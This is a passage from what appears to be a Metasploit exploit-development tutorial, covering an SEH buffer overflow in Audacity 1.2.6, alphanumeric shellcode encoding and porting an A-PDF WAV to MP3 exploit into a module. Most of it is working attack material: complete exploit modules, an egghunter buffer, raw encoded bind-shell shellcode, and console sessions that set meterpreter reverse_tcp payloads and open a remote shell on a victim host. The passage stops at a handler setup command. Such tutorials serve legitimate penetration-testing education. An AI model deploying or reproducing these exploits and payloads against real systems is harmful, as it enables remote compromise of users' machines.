   buff << "\xeb\x06\x41\x41"
   buff << [target.ret].pack('V')
```

```
    buff << "\xCC" * 2000
    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
end
```


Once again, we generate our exploit file, attach Audacity to the debugger and import the malicious file. This time, the SEH should be overwritten with our address - the one that will lead us to a pop, pop, ret instruction set. We set a breakpoint there, and once again, take the exception with shift + F9 and walk through our pop pop ret with F8.




The short jump takes us over our return address, into our "shellcode buffer".



Once again, we have very little buffer space for our payload.A quick inspection of the memory reveals that our full buffer length can be found in the heap. Knowing this, we could utilise our initial 80 byte space to execute an egghunter, which would look for and find the secondary payload.




Implementing the MSF egghunter is relatively easy:

```
def exploit
    hunter  = generate_egghunter
    egg  = hunter[1]

    buff = "\x41" * 174
    buff << "\xeb\x06\x41\x41"
    buff << [target.ret].pack('V')
    buff << "\x90"*4
    buff << hunter[0]
    buff << "\xCC" * 200
    buff << egg + egg
    buff << payload.encoded

    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
 end
```


The final exploit looks like this:

```
##
# $Id: audacity1-26.rb 6668 2009-06-17 20:54:52Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
```

```
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	include Msf::Exploit::FILEFORMAT
	include Msf::Exploit::Remote::Egghunter

	def initialize(info = {})
		super(update_info(info,
			'Name'           => 'Audacity 1.2.6 (GRO File) SEH Overflow.',
			'Description'    => %q{Audacity is prone to a buffer-overflow
			                       vulnerability because it fails to perform adequate
			                       boundary checks on user-supplied data. This issue
			                       occurs in the String_parse::get_nonspace_quoted()'
			                       function of the 'lib-src/allegro/strparse.cpp' source file
			                       when handling malformed '.gro' files This module
			                       exploits a stack-based buffer overflow in the
			                       Audacity audio editor 1.6.2.An attacker must send
			                       the file to victim and the victim must import the "midi"
			                       file.
			                       },
			'License'        => MSF_LICENSE,
			'Author'         => [ 'muts & mr_me', 'Mati & Steve' ],
			'Version'        => '$Revision: 6668 $',
			'References'     =>
				[
					[ 'URL', 'http://milw0rm.com/exploits/7634' ],
					[ 'CVE', '2009-0490' ],
				],
			'Payload'        =>
				{
					'Space'    => 2000,
					'EncoderType'   =>
						Msf::Encoder::Type::AlphanumMixed,
					'StackAdjustment' => -3500,
				},
			'Platform' => 'win',
			'Targets'        =>
				[
					[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
				],
			'Privileged'     => false,
			'DisclosureDate' => '5th Jan 2009',
			'DefaultTarget'  => 0))

			register_options(
				[
					OptString.new('FILENAME', [ true, 'The file name.',
					'auda_eviL.gro']),
				], self.class)

	end

	def exploit
		hunter  = generate_egghunter
		egg  = hunter[1]
```

```
            buff = "\x41" * 174
        buff << "\xeb\x08\x41\x41"
        buff << [target.ret].pack('V')
            buff << "\x90" * 4
        buff << hunter[0]
            buff << "\x43" * 200
        buff << egg + egg
            buff << payload.encoded

            print_status("Creating '#{datastore['FILENAME']}' file ...")

            file_create(buff)

    end

end
```

We run the final exploit through a debugger to make sure everything is in order. We can see the egghunter was implemented correctly and is working perfectly.




We generate out final weaponised exploit:

```
msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...
```

```
Exploits
========

Name                    Description
----                    -----------
windows/fileformat/audacity  Audacity 1.2.6 (GRO File) SEH Overflow.

msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options

Module options:

Name       Current Setting                        Required  Description
----       ---------------                        --------  -----------
FILENAME   auda_eviL.gro                          yes       The file name.
OUTPUTPATH  /pentest/exploits/framework3/data/exploits  yes       The location of the file.


Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting         Required  Description
----      ---------------         --------  -----------
EXITFUNC  thread                  yes       Exit technique: seh, thread, process
LHOST     192.168.2.15            yes       The local address
LPORT     4444                    yes       The local port


Exploit target:

Id  Name
--  ----
0   Audacity Universal 1.2


msf exploit(audacity) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_eviL.gro' file ...
[*] Generated output file /pentest/exploits/framework3/data/exploits/auda_eviL.gro
[*] Exploit completed, but no session was created.
```

And get a meterpreter shell!

```
msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)

meterpreter >
```

Here is a video of Immunity going through the functioning exploit:
http://www.youtube.com/watch?v=LfgAXfAWQXM

## *Alphanumeric Shellcode*

There are cases where you need to obtain a pure alphanumeric shellcode because of character filtering in the exploited application. MSF can generate alphanumeric shellcode easily through msfencode. For example, to generate a mixed alphanumeric uppercase and lowercase encoded shellcode, we can use the following command:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |
./msfencode -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)

unsigned char buf[] =
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
```

```
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

If you look deeper at the generated shellcode, you will see that there are some non alphanumeric characters though:

```
>>> print shellcode
???t$?^VYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXKIK
OKOKOE0LKBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPILKGDLKC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGKPTQ4GXCEKULKQOFDC1J
KE6LKDLPKLKQOELEQJKDCFLLKMYBLFDELE1HCP1IKE4LKG3P0LKG0D
LLKBPELNMLKG0C8QNBHLNPNDNJLF0KOHVBFPSCVE8P3GBBHD7BSGBQOF4KOHPE
8HKJMKLGKPPKON6QOK9M5CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYM1J5BHNDDZD0IWF7KOIFCZDPPQ
QEKON0E8NDNMFNJIPWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
PJ3E8JGCIHFBYF7KON6PUKOHPBFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBJG4MY
M2FQIPL3NJKNQRFMKNPBFLJ3LMCJGHNKNKNKBHCBKNNSDVKOCEQTKOHV
QKQGPRF1PQF1CZEQPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPLKQG
KLLCITE4KOHVF2KOHPCXJPMZDDQOF3KOHVKOHPDJAA
```

This is due to the opcodes ("\x89\xe2\xdb\xdb\xd9\x72") at the beginning of the payload which are needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode:

Once our shellcode address is obtained through the first two instructions, it is pushed onto the stack and stored in the ECX register which will then be used to calculate relative offsets.

However, if we are able somehow to obtain the absolute position of the shellcode on our own and save that address in a register before running the shellcode, we can use the special option BufferRegister=REG32 while encoding our payload:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |
./msfencode BufferRegister=ECX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)

unsigned char buf[] =
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"
```

```
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"
"\x45\x51\x4e\x33\x4c\x4b\x44\x44\x4c\x4b\x43\x31\x4e\x30\x4b"
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c"
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"
"\x54\x43\x58\x50\x4c\x44\x37\x46\x46\x45\x57\x4b\x4f\x4e\x35"
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"
"\x49\x45\x50\x50\x50\x50\x50\x50\x46\x30\x51\x50\x50\x50\x47"
"\x30\x46\x30\x43\x58\x4a\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"
"\x49\x53\x45\x5a\x41\x41";
```

This time we obtained a pure alphanumeric shellcode:

```
>>> print shellcode
IIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLBJJKPMM8KIKOKOKOE0LKBLF
DFDLKPEGLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD
LKEQJNFQIPMINLLDIPCDC7IQHJDMC1HBJKJTGKF4GTFHBUJELKQOGTC1JKCVLKDLP
KLKQOELEQJKESFLLKLIBLFDELE1HCP1IKE4LKG3FPLKG0DLLKBPELN
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKL
GKF0KOHVQOMYM5E6K1JMEXC2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCKOHPBFE8DQQLBFPSMYKQMECXNDDZBPIWQGKOHVBJB0PQPUKOHP
BHNDNMFNKYPWKON6QCF5KOHPCXKUG9K6QYQGKOHVF0QDF4QEKON0MCCXKWD
9HFBYQGKOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFQIPKC
NJKNQRFMKNG2FLMCLMBZFXNKNKNKCXCBKNNSB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCKOHVBJKOKOGGKOHPLKF7KLLCITBDKON
6QBKOHPE8L0MZETQOQCKOHVKOHPEZAA
```

In this case, we told msfencode that we took care of finding the shellcodes absolute address and we saved it in the ECX register:

As you can see in the previous image, ECX was previously set in order to point to the beginning of our shellcode. At this point, our payload starts directly realigning ECX to begin the shellcode decoding sequence.

## *Porting Exploits*

Although Metasploit is commercially owned, it is still an open source project and grows and thrives based on user-contributed modules. As there are only a handful of full-time developers on the team, there is a great opportunity to port existing public exploits to the Metasploit Framework. Porting exploits will not only help make

Metasploit more versatile and powerful, it is also an excellent way to learn about the inner workings of the framework and helps you improve your Ruby skills at the same time. One very important point to remember when writing Metasploit modules is that you *always* need to use hard tabs and not spaces. For a few other important module details, refer to the 'HACKING' file located in the root of the Metasploit directory. There is some important information that will help ensure your submissions are quickly added to the trunk.

To begin, we'll first need to obviously select an exploit to port over. We will use the A-PDF WAV to MP3 Converter exploit as published at http://www.exploit-db.com/exploits/14681. When porting exploits, there is no need to start coding completely from scratch; we can simply select a pre-existing exploit module and modify it to suit our purposes. Since this is a fileformat exploit, we will look under modules/exploits/windows/fileformat/ off the main Metasploit directory for a suitable candidate. This particular exploit is a SEH overwrite so we need to find a module that uses the Msf::Exploit::Remote::Seh mixin. We can find this near the top of the exploit audiotran_pls.rb as shown below.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
      Rank = GoodRanking

      include Msf::Exploit::FILEFORMAT
      include Msf::Exploit::Remote::Seh
```

Having found a suitable template to use for our module, we then strip out everything specific to the existing module and save it under ~/.msf3/modules/exploits/windows/fileformat/ . You may need to create the additional directories under your home directory if you are following along exactly. Note that it is possible to save the custom module under the main Metasploit directory but it can cause issues when updating the framework if you end up submitting a module to be included in the trunk. Our stripped down exploit looks like this:

```
##
# $Id: $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
   Rank = GoodRanking

   include Msf::Exploit::FILEFORMAT
   include Msf::Exploit::Remote::Seh

   def initialize(info = {})
      super(update_info(info,
```

```
            'Name'           => 'Exploit Title',
            'Description'    => %q{
                    Exploit Description
            },
            'License'        => MSF_LICENSE,
            'Author'         =>
               [
                  'Author'
               ],
            'Version'        => '$Revision: $',
            'References'     =>
               [
                  [ 'URL', 'http://www.somesite.com ],
               ],
            'Payload'        =>
               {
                  'Space'    => 6000,
                  'BadChars' => "\x00\x0a",
                  'StackAdjustment' => -3500,
               },
            'Platform' => 'win',
            'Targets'        =>
               [
                  [ 'Windows Universal', { 'Ret' =>  } ],
               ],
            'Privileged'     => false,
            'DisclosureDate' => 'Date',
            'DefaultTarget'  => 0))

            register_options(
               [
                  OptString.new('FILENAME', [ true, 'The file name.',  'filename.ext']),
               ], self.class)

      end

      def exploit

         print_status("Creating '#{datastore['FILENAME']}' file ...")

         file_create(sploit)

      end

   end
```

Now that our skeleton is ready, we can start plugging in the information from the public exploit, assuming that it has been tested and verified that it works. We start by adding the title, description, author(s), and references. Note that it is common courtesy to name the original public exploit authors as it was their hard work that found the bug in the first place.

```
      def initialize(info = {})
         super(update_info(info,
            'Name'           => 'A-PDF WAV to MP3 v1.0.0 Buffer Overflow',
            'Description'    => %q{
                    This module exploits a buffer overflow in A-PDF WAV to MP3 v1.0.0. When
                  the application is used to import a specially crafted m3u file, a buffer overflow
   occurs allowing arbitrary code execution.
```

```
        },
        'License'        => MSF_LICENSE,
        'Author'         =>
          [
            'd4rk-h4ck3r',         # Original Exploit
            'Dr_IDE',        # SEH Exploit
            'dookie'        # MSF Module
          ],
        'Version'        => '$Revision: $',
        'References'     =>
          [
            [ 'URL', 'http://www.exploit-db.com/exploits/14676/' ],
            [ 'URL', 'http://www.exploit-db.com/exploits/14681/' ],
          ],
```

Everything is self-explanatory to this point and other than the Metasploit module structure, there is nothing complicated going on so far. Carrying on farther in the module, we'll ensure the EXITFUNC is set to 'seh' and set 'DisablePayloadHandler' to 'true' to eliminate any conflicts with the payload handler waiting for the shell. While studying the public exploit in a debugger, we have determined that there are approximately 600 bytes of space available for shellcode and that \x00 and \x0a are bad characters that will corrupt our shellcode. Finding bad characters is always tedious but to ensure exploit reliability, it is a necessary evil. For more information of finding bad characters, see this link: http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing_with_badchars.

In the 'Targets' section, we add the all-important pop/pop/retn return address for the exploit, the length of the buffer required to reach the SE Handler, and a comment stating where the address comes from. Since this return address is from the application binary, the target is 'Windows Universal' in this case. Lastly, we add the date the exploit was disclosed and ensure the 'DefaultTarget' value is set to 0.

```
        'DefaultOptions' =>
          {
            'EXITFUNC' => 'seh',
            'DisablePayloadHandler' => 'true'
          },
        'Payload'        =>
          {
            'Space'    => 600,
            'BadChars' => "\x00\x0a",
            'StackAdjustment' => -3500
          },
        'Platform' => 'win',
        'Targets'        =>
          [
            [ 'Windows Universal', { 'Ret' => 0x0047265c, 'Offset' => 4132 } ],    # p/p/r in
wavtomp3.exe
          ],
        'Privileged'     => false,
        'DisclosureDate' => 'Aug 17 2010',
        'DefaultTarget'  => 0))
```

The last part we need to edit before moving on to the actual exploit is the 'register_options' section. In this case, we need to tell Metasploit what the default

filename will be for the exploit. In network-based exploits, this is where we would declare things like the default port to use.

```
register_options(
  [
    OptString.new('FILENAME', [ false, 'The file name.', 'msf.wav']),
  ], self.class)
```

The final, and most interesting, section to edit is the 'exploit' block where all of the pieces come together. First, rand_text_alpha_upper(target['Offset']) will create our buffer leading up to the SE Handler using random, upper-case alphabetic characters using the length we specified in the 'Targets' block of the module. Next, generate_seh_record(target.ret) adds the short jump and return address that we normally see in public exploits. The next part, make_nops(12), is pretty self-explanatory; Metasploit will use a variety of No-Op instructions to aid in IDS/IPS/AV evasion. Lastly, payload.encoded adds on the dynamically generated shellcode to the exploit. A message is printed to the screen and our malicious file is written to disk so we can send it to our target.

```
def exploit

  sploit = rand_text_alpha_upper(target['Offset'])
  sploit << generate_seh_record(target.ret)
  sploit << make_nops(12)
  sploit << payload.encoded

  print_status("Creating '#{datastore['FILENAME']}' file ...")

  file_create(sploit)

end
```

Now that we have everything edited, we can take our newly created module for a test drive.

```
msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...

Exploits
========

  Name                                          Rank    Description
  ----                                          ----    -----------
  windows/browser/adobe_flashplayer_newfunction     normal  Adobe Flash Player
"newfunction" Invalid Pointer Use
  windows/fileformat/a-pdf_wav_to_mp3               normal  A-PDF WAV to MP3 v1.0.0 Buffer
Overflow
  windows/fileformat/adobe_flashplayer_newfunction  normal  Adobe Flash Player
"newfunction" Invalid Pointer Use

msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3
msf exploit(a-pdf_wav_to_mp3) > show options

Module options:

  Name       Current Setting                 Required  Description
```

```
----       ---------------                 --------  -----------
FILENAME   msf.wav                         no        The file name.
OUTPUTPATH /opt/metasploit3/msf3/data/exploits  yes       The location of the file.


Exploit target:

  Id  Name
  --  ----
  0   Windows Universal


msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www
OUTPUTPATH => /var/www
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(a-pdf_wav_to_mp3) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Creating 'msf.wav' file ...
[*] Generated output file /var/www/msf.wav
[*] Exploit completed, but no session was created.
msf exploit(a-pdf_wav_to_mp3) >
```

Everything seems to be working fine so far. Now we just need to setup a meterpreter listenter and have our victim open up our malicious file in the vulnerable application.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
